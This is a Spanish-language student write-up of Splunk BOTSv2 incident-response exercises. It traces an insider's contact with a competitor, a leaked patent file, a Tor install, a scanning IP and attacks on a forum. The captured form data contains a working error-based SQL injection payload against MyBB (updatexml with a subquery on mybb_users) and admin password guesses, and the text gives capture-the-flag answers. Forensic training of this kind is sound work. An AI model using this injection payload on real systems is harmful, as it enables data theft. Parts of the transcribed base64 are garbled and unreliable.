



UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERÍA

DIPLOMADO EN CIBERSEGURIDAD GEN 18

Módulo 3.4 Respuesta a Incidentes

BOTSv2 Técnico

Santiago Alejandro Aldo

Semestre 2026-1

Para conocer el dominio que Amber visitó, primero se necesita saber la dirección IP de Amber.




Imagen 1. Obtención de IP




Imagen 2. Se filtra por dirección IP y contenido HTTP




Imagen 3. Filtro por sitios visitados en forma de tabla




Imagen 4. Se agrega filtro por palabra clave y sin repeticiones de dominio, y se obtiene el resultado

Para encontrar el nombre del CEO se filtra la consulta una vez sabiendo el dominio.




Imagen 5. Filtro por IP y dominio




Imagen 6. Título de imagen relacionada con la palabra CEO

Para obtener el nombre del CEO se filtra por el protocolo de correos SMTP y el dominio.




Imagen 7. Consultas de comunicaciones SMTP relacionadas con berkbeer.com




Imagen 8. Nombre completo dentro de texto en crudo

Además, dentro del cuerpo del correo y los detalles, también se puede obtener el correo del CEO.

```
<html><body style=3D"font-family: Helvetica,Arial,sans-serif; font-size:=
12px;">Hello Amber,=C2=A0<div><br></div><div>Great to hear from you, ye=
s it is unfortunate the way things turned out. It would be great to spea=
k with you directly, I would also like to have Bernhard on the call as I=
think he might have some questions for you. =C2=A0Give me a call this af=
ternoon if you are free.=C2=A0</div><div><br></div><div>Martin Berk</di=
v><div>CEO</div><div>777.222.8765</div><div>mberk@berkbeer.com<br><b=
lockquote class=3D"atmailquote"><br>----- Original Message -----<br><div=
id=3D"originalMessageFromField" style=3D"width:100%;display:inline;bac=
kground:rgb(228,228,228);"><div style=3D"display:inline;font-weight:bold=
;">From:</div> "Amber Turing" &lt;aturing@froth.ly&gt;</div><br><div id=
=3D"originalMessageToField" style=3D"display:inline;font-weight:bold;">=
To:</div>mberk@berkbeer.com" &lt;mberk@berkbeer.com&gt;<br><div id=3D"o=
riginalMessageSentField" style=3D"display:inline;font-weight:bold;">Cc:=
</div><br><div style=3D"display:inline;font-weight:bold;">Sent:</div>Fri=
, 11 Aug 2017 15:49:01 +0000<br><div id=3D"originalMessageSubjectField"=
style=3D"display:inline;font-weight:bold;">Subject:</div>Amber from Fro=
th.ly<br><br><br><div class=3D"WordSection1">=0A<p class=3D"MsoNormal">M=
r. Bernhard,</p><p></p>=0A<p class=3D"MsoNormal">=C2=A0=I was very=
sorry to hear about the acquisition falling through. I was very excited=
to work with you in the future. I have to admit, I am a little worried=
about my future here. I=E2=80=99d love to talk to you about some inform=
ation I have regarding=0A my work.<br><br>=0A=Amber Turing<br>=0APrincipa=
l Scientist<br>=0A867.322.1123<br>=0AFroth.ly</p><p></p>=0A</div>=0A=0A=
=09</blockquote></div></body></html>
```

Imagen 9. Localización del correo

Sobre ese mismo filtro, después de contactarse con el CEO, Amber se contacto con hbernhard@berkbeer.com el 8/29/17 a las 06:08:20 AM.

```
response_code: 250
response_time: 0
sender: hbernhard@berkbeer.com
sender_email: hbernhard@berkbeer.com
server_response: 250 2.0.0 Ok: queued as BA452177593
server_rtt: 15
server_rtt_packets: 2
```

Imagen 10. Contacto después del CEO

Amber mantiene comunicación hasta que se transfieren un archivo llamado **Saccharomyces_cerevisiae_patent.docx**

```
--_004_SNI1PR18MB058979205875E88B06061480D4960SNI1PR18MB0589namp_

Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.document;
name="Saccharomyces_cerevisiae_patent.docx"
Content-Description: Saccharomyces_cerevisiae_patent.docx
Content-Disposition: attachment;
filename="Saccharomyces_cerevisiae_patent.docx"; size=104162;
creation-date="Fri, 11 Aug 2017 16:09:13 GMT";
modification-date="Fri, 11 Aug 2017 16:10:00 GMT"
Content-Transfer-Encoding: base64
```

Imagen 11. Filename vista desde el Content del correo

```
a sourcetype 1

INTERESTING FIELDS
# ack_packets_in 2
# ack_packets_out 3
a attach_disposition[] 1
a attach_filename[] 1
# attach_size_decoded[] 1
# attach_size[] 1
a attach_transfer_encoding[] 1
a attach_type[] 1
# bytes 3
# bytes_in 3
```

attach_filename[]

1 Value, 33.333% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
Saccharomyces_cerevisiae_patent.docx	1	100%

Imagen 12. Filename vista desde la categoría attach_filename

Para encontrar el correo personal de Amber, nos damos cuenta de que el 8/29/17 a las 6:08:20 AM, Bernhard Heinz pregunta por el correo personal de Amber, lo que nos hace pensar que en el siguiente correo Amber revela su correo real.

```

]
content_body: [ [-]
--=_5527708fbc91bd8e7afe104d6c2147f8

Hello Amber,=C2=A0=0A=0AGreat talking with you today, here is my contact=
information. Do you=0Ahave a personal email I can reach you at as well?=-
=C2=A0=0A=0AThank You=0A=0Aheinz Bernhard=0Ahernhard@berkbeer.com=0A865.=
888.7563=C2=A0=0A=0A

<html><body style=3D"font-family: Helvetica, Arial, sans-serif; font-size:=
12px;">Hello Amber,=C2=A0<div><br></div><div>Great talking with you tod=
ay, here is my contact information. Do you have a personal email I can r=
each you at as well?=C2=A0</div><div><br></div><div>Thank You</div><div>=
<br></div><div>Heinz Bernhard</div><div>hernhard@berkbeer.com</div><div>=
865.888.7563=C2=A0</div><div><br></div></body></html>

```

Imagen 13. Correo personal solicitado en el Content Body

En el siguiente correo, Amber responde con su correo personal. Sin embargo, el contenido viene codificado en base64. Al decodificarlo obtenemos su correo personal: ***ambersthebest@yeastiebeastie.com***

```
VGhhbmtzIGZvcjB0YWtpbmcmGdGhIHRpbWUgdG9kYXksIEFzIGRpc2N1c3NlZCBoZSJlIGlzIHRo
ZSBkb2N1bWVudCBJIGhhdhcyByZWZlcnJpbmcmGdG8uICBQcm91YWJseSBIzXR0ZXIgdG8gdGFrZSB0
aGlzIG9mZmxpbmUuIEVtYWlsIG1lIGZyb20gbm93IG9uIGF0IGFtYmVyc3RoZWJlczARaWVhc3Rlc
ZWJlYXN0aWUuY29tPGh1aXw0bzphbWJlcnN0aGViZXN0QHllYXN0aWVZWZldGllLmNvbT4NCg0K
RnJvbTogaGJlcm5oYXJkGQJlcmItZWYlMnVbTxtYVWlsdG86aGJlcm5oYXJkGQJlcmItZWYlMnV
bT4gW21haXw0bzpoYmVybhhcmRAYmVya2JlZXIuY29tXQ0KU2VudDogRnJpZGF5LCBBdWd1c3Qg
MTESIDIwMTG0TowOCBBTQ0KVG86IEFtYmVYIFR1cmUuZyA8YXR1cmUuZD0Bmcm90aC5seTtYVWls
dG86YXR1cmUuZD0Bmcm90aC5seT4+DQpTdWJ0ZWN00uIEIzWlueiBCZJuaGFyZCBDb250YWNOIEIu
Zm9ybWw0aWUuZD0NCkhlbGxvIEFtYmVYLa0KDQpHcmVhdCB0YXNraW5nIHdpdGggeW91IHRvZGF5
LCBoZSJlIGlzIG15IGNvbnRnY3QgaW5w63JtYXRpb24uIERvIHlvdSBoYXJkIGlGcG9yc29uYWwg
ZW1haWwSS8jYw4gcmVhY2ggeW91IGF0IGFzIHdlbGw/DQoNC1RoYW5rIFlvZQ0KDQpIZWlueiBC
ZSJuaGFyZAAKaGlybmhhcmRAYmVya2JlZXIuY29tPGh1aXw0bzpoZJuaGFyZEBiZSJrYmVlc15j
b20+DQo4NjUuODg4Ljlc1jMNCg0K

nec 964 13 Raw Bytes

Output

[Thanks for taking the time today, As discussed here is the document I was referring to
Probably better to take this offline. Email me from now on at
ambersthebest@yeastiebeastie.com<mailto:ambersthebest@yeastiebeastie.com>]


From: hbernhard@berkbeer.com<mailto:hbernhard@berkbeer.com>
[mailto:hbernhard@berkbeer.com]
Sent: Friday, August 11, 2017 9:08 AM
To: Amber Turing <aturing@froth.ly><mailto:aturing@froth.ly>
Subject: Heinz Bernhard Contact Information

Hello Amber,

Great talking with you today, here is my contact information. Do you have a personal
email I can reach you at as well?
```

Imagen 14. Content type decodificado

Para determinar la versión del navegador Tor instalado por Amber, después de varios intentos se obtiene la información requerida con la siguiente consulta.



New Search

index="botsv2" amber tor downloads

125 events (before 1/3/26 11:31:12.000 AM) No Event Sampling

Events (125) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

1 second per column

List Format 50 Per Page

Hide Fields All Fields

SELECTED FIELDS

- host 1
- source 1
- sourcetype 1

INTERESTING FIELDS

- index 1
- linecount 1
- punct 1
- splunk_server 1

+ Extract New Fields

Time Event


8/23/17 11:20:44.000 PM

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FB09}" /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><OpCode>0</OpCode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2017-08-24T04:20:44.276528600Z" /><EventRecordID>18559</EventRecordID><Correlation><Execution ProcessID="500" ThreadID="1824" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>wrk-aturing.frothly.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="UtcTime">2017-08-24 04:20:44.260</Data><Data Name="ProcessGuid">{B2E0F5E-9CF4-598C-0000-00103B38C01}</Data><Data Name="ProcessId">2252</Data><Data Name="Image">C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe</Data><Data Name="CommandLine">C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe</Data><Data Name="CurrentDirectory">C:\Users\amber.turing\Desktop\Tor Browser\Browser</Data><Data Name="User">FROTHLY\amber.turing</Data><Data Name="LogonGuid">{B2E0F5E-9CF4-598C-0000-00103B38C01}</Data><Data Name="LogonId">0x976ed</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityId">0x1</Data><Data Name="Hashes">SHA1=82EEBA7E828142E1FA550660793D29F881B48C5</Data><Data Name="ParentProcessGuid">{B2E0F5E-9CF4-598C-0000-00103B38C01}</Data><Data Name="ParentProcessId">4536</Data><Data Name="ParentImage">C:\Users\amber.turing\Downloads\torbrowser-install-7.0.4-en-US.exe</Data><Data Name="ParentCommandLine">C:\Users\amber.turing\Downloads\torbrowser-install-7.0.4-en-US.exe</Data></EventData></Event>

host = wrk-aturing source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

Imagen 15. Versión de navegador TOR

Para encontrar la IP pública del servidor en donde se aloja brewertalk.com usamos el siguiente comando:



New Search

index="botsv2" brewertalk.com sourcetype="stream:http"

11,082 events (before 1/3/26 12:10:53.000 PM) No Event Sampling

Events (11,082) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

1 day per column

Table Format 50 Per Page

Hide Fields All Fields

SELECTED FIELDS

- host 3
- source 2
- sourcetype 1

INTERESTING FIELDS

- accept 6
- bytes 100+
- bytes_in 100+
- bytes_out 100+
- cookie 100+
- dest_content 100+
- dest_headers 100+
- dest_ip 5
- dest_mac 4
- dest_port 3
- endtime 100+
- flow_id 100+
- http_comment 8
- http_content_length 100+

Time host source sourcetype

8/29/17 6:11:24.567 AM gacru stream:http brewertalk stream:http

8/29/17 6:11:24.567 AM gacru stream:http stream:http

8/29/17 6:11:18.251 AM cassiopela stream:http stream:http

({"endtime": "2017-08-29T11:11:18.251394Z", "timestamp": "2017-08-29T11:11:18.182580Z", "bytes": 19694, "bytes_in": 195, "bytes_out": 19499, "dest_ip": "104.18.9A.3B", "dest_mac": "0A:18:9A:3B:F1:65", "dest_port": 80, "flow_id": "fcdad87-18f0-4232-931f-965053db365c", "http_comment": "HTTP/1.1 200 OK", "http_content_type": "text/html", "charset=UTF-8", "http_method": "GET", "http_user_agent": "Splunk Website Monitoring (https://splunkbase.splunk.com/app/1493/)", "protocol_stack": "ip:tcp:http, server: Apache/2.2.15 (Ubuntu), set_cookie: [mybb[lastvisit]=1502467884; expires=Wed, 29-Aug-2018 11:11:24 GMT; path=/; domain=.brewertalk.com; sid=9c4aa1829067c8b9b6a823267a10e642; path=/; domain=.brewertalk.com; HttpOnly]; site=.brewertalk.com, src_ip: 172.31.10.10, src_mac: 0A:18:9A:3B:F1:65, src_port: 57245, status: 200, time_taken: 68822, transport: tcp, uri_path: /"})

Imagen 16. IP pública del servidor web

Para encontrar la IP en la que se esta haciendo escaneos es necesario conocer algunos patrones de escaneo. Tenemos un src_ip que se predomina entre todos por mucha diferencia lo que nos indica a algún intento de escaneo.




Imagen 17. Diferencia de interacción por IPs

Al analizar la IP en específico se percibe demasiada actividad en cortos intervalos de tiempo por lo que la IP sospechosa es la **45.77.65.211**




Imagen 18. Consulta filtrada por IP

Después de el escaneo, el siguiente paso es un intento manual para acceder a un recurso del servidor llamado **member.php**

		time_taken: 255000
		timestamp: 2017-08-16T15:25:18.927246Z
		transport: tcp
		uri_path: /member.php
		}
		Show as raw text
		host = gacrux source = stream:http sourcetype = stream:http
>	8/16/17 10:25:18.607 AM	{ [+] }
		Show as raw text
		host = gacrux source = stream:httpbrewertalk sourcetype = stream:http
>	8/16/17	{ [-] }

Imagen 19. URI path afectado

Para encontrar las función sql usada agregarmos el filtro de **uri_path=member.php** se accede al campo form data y encontramos la siguiente función inyectada.

# bytes 43	quick_password=1nt3rn3t&url=1&submit=Login&action=	2	0.302%
# bytes_in 31	=do_login&quick_remember=yes&quick_login=1&quick_		
# bytes_out 21	username=admin		
a dest_ip 1			
a dest_mac 1	quick_password=4dm1n&url=1&submit=Login&action=do	2	0.302%
# dest_port 1	_login&quick_remember=yes&quick_login=1&quick_use		
a endtime 100+	rname=admin		
a flow_id 100+			
a form_data 100+	quick_password=admin&url=1&submit=Login&action=do	2	0.302%
a http_comment 2	_login&quick_remember=yes&quick_login=1&quick_use		
# http_content_length 18	rname=admin		
a http_content_type 1			
a http_method 2	regcheck1=®check2=true&username=makman&passwor	2	0.302%
a http_user_agent 2	d=mukarram&password2=mukarram&email=mak@live.com&		
a index 1	email2=mak@live.com&referrername=&imagestring=F7y		
# linecount 1	R4&imagehash=1c1d0e6eae9c113f4ff65339e4b3079c&ans		
a protocol_stack 1	wer=4&allownotices=1&receivepms=1&pmnotice=1&subs		
a punct 5	criptionmethod=0&timezoneoffset=0&dstcorrection=2		
a server 1	®time=1416039333&step=registration&action=do_r		
a set_cookie[] 100+	egister®submit=Submit		
a site 1	Registration!&question_id=makman' and		
a splunk_server 1	updatexml(NULL,concat (0x3a,(LENGTH((SELECT email		
a src_ip 1	FROM mybb_users ORDER BY UID LIMIT 0,1))))),NULL)		
a src_mac 1	and '1		
# src_port 100+	regcheck1=®check2=true&username=makman&passwor	2	0.302%
# status 2	d=mukarram&password2=mukarram&email=mak@live.com&		
# time_taken 100+	email2=mak@live.com&referrername=&imagestring=F7y		
a timestamp 100+	R4&imagehash=1c1d0e6eae9c113f4ff65339e4b3079c&ans		
a transport 1	wer=4&allownotices=1&receivepms=1&pmnotice=1&subs		
a uri_path 2	criptionmethod=0&timezoneoffset=0&dstcorrection=2		
	®time=1416039333&step=registration&action=do_r		

Imagen 20. Funcion SQL update XML inyectada

What was the value of the cookie that Kevin's browser transmitted to the malicious URL as part of an XSS attack?

Para encontrar la cookie, se hace una búsqueda con el nombre kevin y por tráfico http. Obtenemos dos cookies. La que nos interesa es: **1502408189**

